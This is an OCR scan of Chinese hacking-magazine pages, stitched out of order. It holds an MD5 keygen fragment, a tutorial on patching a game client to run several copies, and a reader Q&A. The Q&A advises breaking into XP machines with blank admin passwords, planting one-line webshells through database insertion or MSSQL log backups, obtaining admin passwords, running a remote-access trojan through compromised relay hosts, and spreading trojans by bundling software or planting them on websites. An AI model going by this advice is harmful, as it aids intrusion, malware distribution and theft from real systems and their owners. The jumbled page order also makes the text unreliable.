


图4 MD5算法的4个32位初始变量

还记得用Peid的算法分析插件扫出来的MD5算法吗？综合分析，软件的算法其实就是将“5372E915-72AA-4CA7-8655-6B1F529AD080”这个常量连接上机器码“6CDC304A-6DEB-E530-C44B-33F789C4AFA0”，再进行MD5算法取MD5值，将取回的MD5值分割为五段。其中第一段取MD5值前8位，第二段取MD5值9-12位，第三段取MD5值13-16位，第四段取MD5值17-20位，第五段取MD5值21-32




图5 易语言注册机源代码

艰难的传世多开

文 落叶鉴定师

从本文你可以学习到：
多开游戏程序

现在游戏基本都可以多开了，盛大的破游戏就是不支持，郁闷！下面我们就一起来Crack它吧！

首先就是查壳，PEID加载woool.exe显示ASPack 2.12 -> Alexey Solodovnikov，如图1。




图1 PEID扫描结果

用ESP定律就可以轻松脱掉，运行下看看，没出什么问题，不用修复了。再运行个看看有什么提示，如图2。




图2 运行提示

用OD加载查找字符串(ASCII)，定位到0053 BBCF，可以看到是0053BBBA跳转过来的，如图3。

双击0053BBBA把JE SHORT 0053BBC8改成JNE SHORT 0053BBC8或者直接NOP掉也可以。下面我们来执行修改好的登录界面，OK！连开两个没问题。登录了看看，防火墙提示是否允许woool.DAT联网，如图4。




图3 OD查找字符串，定位关键地址




图4 防火墙提示

从端口就可以看出是连接服务器了。登录界面只是个幌子（给传世做做广告，选选区罢了），真正起作用的就是这个woool.DAT。不管它，直接允许联网，发现第二个登录器自动不见了。晕，我们再打开一个登录器，却出现了这个错误的提示，如图5。

说的是应用程序错误，估计是检测到已经开了一个传世客户端了。后来我想想能不能隐藏进程，于是用HideToolz，但是又出现了一个更严重的问题，提示与服务器连接中断。我想应该是程序运行找不到该进程了，以为传世退出了就提示连接中断。这该怎么办呢？看能不能从woool.DAT入手了。我觉得奇怪的是，登录器为什么要调用一个DAT文件呢？估计这个DAT只是个幌子，或许它本身就可以运行，于是我把后缀名改成了EXE，运行了下居然没要我选区就直接进入了。我输入用户名和密码进去一看服务器才知道，原来是进入登录器上默认的区。昏，这样也可以。我再开一个的时候提示错误了，如图6。




图5 运行错误



图6 再开一个线程也提示错误

还是OD载入查找字符串(ASCII)，定位到00404296，附近就是关键跳转了，如图7。

把JE SHORT 004042DA改成JMP SHORT 004042DA就可以了。再运行了看看，呵呵，现在就可以多开了。需要说明的是，多开的时候先要用登录器把区选好，然后再运行DATA目录下改好的woool.exe，大家也去实践下吧！




图7 定位到关键地址

【本文介绍的相关程序已收录在本期光盘中】

编辑点评：

文章写得不错，思路很清晰，就是要把程序多开线程。记得以前有人搞腾迅游戏的大厅多开，一般来说，这种手法以爆破形式来进行，最简便、最快捷，而且效果也很不错，就如此文得到的效果一样，多开了。

NOHACK

位。各段之间用“-”连接，注册机（易语言）编写如图5。


另外，在00574355处还可以制作内存注册机。方法就不再描述，有兴趣的自己动手做一个。

【本文介绍的相关程序已收录在本期光盘中】

编辑点评：

本文思路过程，详细明了，从脱壳到爆破再到算法，一气呵成，看着文章，即使没走进代码中去，通过详细介绍，也已经了解大概了。作者留下的题目，虽然很简单，但如果你基础未深，我还是建议你试试！

NOHACK



Q：入侵管理员密码为空的XP系统

我是新手，用流光扫描到了一台主机的管理员密码为空，用IPC$连接上了，但是看不到默认共享，我想问问：还有什么其它的方法能入侵到XP中去啊？

A：在WindowsXP环境下，IPC$管道不同于Win2000，对于空连接是没有权限的。在“管理工具”->“本地安全策略”->“计算机配置”->“Windows设置”->“安全选项”中有这样一项：“网络访问：本地账户的共享和安全模式”。这项设置用于确定如何对使用本地账户的网络登录进行身份验证。如果将该设置指定为“典型”，则使用本地账户凭据的网络登录用那些凭据进行身份验证；如果将该设置指定为“仅来宾”，则使用本地账户的网络登录将被自动映射到

“来宾”账户，即所有用户都被作为来宾同等对待。WindowsXP 系统默认设置是“仅来宾”，现在我们可以理解为什么用正确的超级用户身份和密码与 WindowsXP 系统建立 IPC$ 连接时，系统采用默认设置，映射磁盘就不成功的原因了，该操作必须是 Administrator 权限。

既然管理员用户密码为空，可以尝试运行 mstsc 登录远程终端，大多数克隆系统都是默认开启远程终端。不过在 WindowsXP 下，由于单工作站模式会导致踢掉当前用户，所以可以挑一个对方挂机的时间登录。

以上方法不成功的话，只有考虑使用远程溢出漏洞攻击了，至少 WindowsXP 系统是相对较安全的。附言：捉肉鸡时与其扫描空口令和利用漏洞，不如采取程序捆马发布或者入侵网站挂马。

原文链接：http://www.nohack.cn/bbs/thread-77541-1-1.html

Q：请问各位大侠，一句话木马怎么用？请说清楚！谢谢！

A：对于一句话木马的解释及其原理，可以详见下面的页面介绍：http://hi.baidu.com/easydownload/blog/item/6ae5ba352769468ba71e120b.html。至于一句话木马的使用，一般就是针对采用 asp 或者 asa 扩展的 access 系统，利用后台管理功能把一句话插到数据库中进行扩展连接。利用面较广的应用是对于 MSSQL 的注入点，在 dbo 权限下找到 Web 路径和库名，利用差异备份或者 log 备份通过临时表写入一句话并 backup 为脚本文件，从而获得 WebShell 地址。同样，你也可以把一句话木马插入网站的某个活动脚本中，这样可以隐藏你的 Shell 地址不易被管理员发现。最好是插入到常更新的脚本页面，例如 counter 统计的 config 文件中，也可以通过提权修改文件属性。其实本人通常就把一句话木马直接传到 Web 目录当 WebShell 用，因为一句话木马的隐蔽性和不被查杀的优势，使用起来的灵活面也是很广泛的。

原文链接：http://www.nohack.cn/bbs/thread-77537-1-1.html

Q：如果一个网站的上传权限关了，怎么拿 WebShell？顺便问下管理员的账号密码怎么拿啊？

A：关于类似问题已在论坛泛滥成灾，其根本就是进入了一个入侵的误区，认为不能上传就封死了获取 WebShell 的途径。我总结几个常见方法（仅是个人经验，存在不足请谅解）：

1、暴库或者根据已知的站点系统，在确认数据库为 asp 或者 asa 的情况下，把一句话木马写入到数据库中进行连接，前提是知道数据库路径。

2、MSSQL 的注入点，如果是 SA 那就用最省事的沙盒；如果是 db_owner 权限，利用列目录扩展挖掘 Web 路径后，通过 log 备份来获取 WebShell。

3、深度利用后台功能：dvbbs6.0 的注册认证文件即为 asp 扩展，直接在后台写入一句话；后期的版本可以在风格模板数据库或者博客数据库中插入一句话木马进行数据库备份或恢复。当然，很多系统如果有数据库操作功能是可以进行插马的，discuz 就是在后台编辑模板生成 Shell，bbsxp 等也可以在后台的文件目录列举页面进行..\的目录跳转，获取网站的基本信息；从 eWeb 或者其他管理上传页入手。变通的方法很多，关键是如何利用后台管理。

4、时下比较流行的跨站跨出 WebShell，前提是对脚本有很深刻的理解。

总之以上不可能一面俱全，没事抱着《黑客手册》或者《精通脚本黑客》看看，就可以掌握很多方法了。至于你顺便问到的问题，拿 Shell 的基本前提就是尽量获取管理员密码，在前台就想直接上传个 WebShell 是几乎不可能的，获取管理员密码的方法也就是默认密码、默认数据库、注入、暴力猜解等，最有含量的恐怕就是社会工程学了。

原文链接：http://www.nohack.cn/bbs/thread-77516-1-2.html

Q：我从 Google 上看到在网吧利用灰鸽子不能上线，难道真的一点办法都没吗？

A：当然不是真的没有一点办法，最直接的就是进路由管理做端口映射，但恐怕是白日做梦吧。我是基本上不去网吧上网的，具体搜索到两个利用率较广且成功率较高的方法，关键词为：flashmdydemo 和上线通，可以通过百度查下具体的使用方法。个人认为最好是找台稳定的公网肉鸡做端口映射，尽量使用服务器肉鸡，可以避免断线及网络稳定性带来的麻烦。

原文链接：http://www.nohack.cn/bbs/thread-77512-1-2.html

Q：对于这样子的后台怎么拿 WebShell 啊？后台是 http://www.xxx.com/xxx_admin/Admin_Main.asp，账号 admin，密码 625920。备份数据库直接就提示备份好了，压缩也不行，求助啊！还有，这个后台是动网的吧？麻烦告知！

A：进入此后台大致分析了下，的确不好利用，后台备份功能已是鸡肋！而令人稍感安慰的 eWebeditor 却也被删除了后台和相关数据库等，导致无法利用。用注入工具检测为 access 数据库，所以在后台卡壳就基本没有办法。该网站的 BBS 系统的确不常见，起初我以为是 BBSXP，但是实际为修改 BBSXP 的其他论坛系统。通过导航的简约版页面得知论坛系统为“TEAM 1.0.4 – ACC 版”，即是 team 论坛，版本比较老，但是由于论坛使用面小而找不到公布的漏洞，建议读者自己挖掘该系统漏洞。附带说明：为避免对号入座产生不良影响，略去真实地址。

原文链接：http://www.nohack.cn/bbs/thread-77399-1-4.html

Q：CMD 求救——我的 CMD 一打开，一秒钟就自己关闭了！求救啊！

A：出现这种情况十有八九是中了病毒！病毒为保护自身而禁止运行 cmd！解决的根本方法就是使用杀毒软件进行查杀，自身对启动项目和进程进行排查。如果要临时执行 cmd 的话，可以使用命令 cmd /k 或者将 %windir%\system32 下的 cmd 改名，也可以使用 wscript.shell 执行命令。

原文链接：http://www.nohack.cn/bbs/thread-77430-1-4.html

